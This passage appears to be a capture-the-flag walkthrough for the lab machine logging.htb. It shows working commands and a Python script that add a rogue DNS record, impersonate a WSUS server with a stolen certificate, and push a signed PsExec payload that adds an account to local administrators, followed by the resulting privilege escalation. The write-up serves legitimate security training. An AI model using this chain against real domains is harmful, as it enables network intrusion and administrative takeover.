bloodyAD -d logging.htb \
-u jaylee.clifton \
-k \
--host DC01.logging.htb \
--dc-ip 10.129.126.0 \
add dnsRecord wsus 10.10.16.83
[+] The DNS record for 'wsus' has been added successfully.
Verification:
C:\Users\jaylee.clifton\Documents\Tickets>nslookup wsus.logging.htb
nslookup wsus.logging.htb
Server: localhost
Address: 127.0.0.1
Name: wsus.logging.htb
Address: 10.10.16.83
Installing wsuks:
pip install --user wsuks
Installing the payload:
wget https://live.sysinternals.com/tools/PsExec64.exe -O /tmp/PsExec64.exe
Converting the .pfx file to .pem files:
openssl pkcs12 -in wsus.logging.htb_wsus.pfx -out wsus_srv_cert.pem -clcerts -nokeys -passin pass
openssl pkcs12 -in wsus.logging.htb_wsus.pfx -out wsus_srv_key.pem -nocerts -nodes -passin pass
Creating the run_wsuks.py file:
import ssl, sys, os, logging, threading
from functools import partial
from http.server import HTTPServer
sys.modules['wsuks.lib.router'] = type(sys)('stub')
sys.modules['wsuks.lib.router'].Router = object
from wsuks.lib.logger import initLogger
initLogger(debug=False)
from wsuks.lib.wsusserver import WSUSUpdateHandler, WSUSBaseServer
HOST = '10.10.16.83'
EXE = '/tmp/PsExec64.exe'
COMMAND = "/accepteula /s cmd.exe /c "net localgroup administrators msa_health$ /add"
exe_bytes = open(EXE, 'rb').read()
h = WSUSUpdateHandler(exe_bytes, os.path.basename(EXE), f'http://{HOST}:8530')
h.set_resources_xml(COMMAND)
def serve(port, usetls):
httpd = HTTPServer((HOST, port), partial(WSUSBaseServer, h))
if usetls:
ctx = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
ctx.load_cert_chain('wsus_srv_cert.pem', 'wsus_srv_key.pem')
httpd.socket = ctx.wrap_socket(httpd.socket, server_side=True)
httpd.serve_forever()
threading.Thread(target=serve, args=(8530, False), daemon=True).start()
serve(8531, True)
To run the script:
python3 run_wsuks.py
After waiting for the script to complete, execute the following command:
*Evil-WinRM* PS C:\Users\msa_health$\Documents> net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
msa_health$
toby.brynleigh
You can then log in to Evil-WinRM again using the credentials of toby.brynleigh.
Miscellaneous
Requirements for the WSUS update mechanism:
- The client must trust the TLS certificate of the WSUS server.
- The executable files being pushed must be signed by Microsoft (PsExec meets this requirement).
- The update metadata format must be correct for the client to proceed to the download phase.
pywsus has an issue with the third requirement; it cannot match the product categories for Server 2019, causing the client to display “0 updates.” wsuks has fixed this metadata format problem.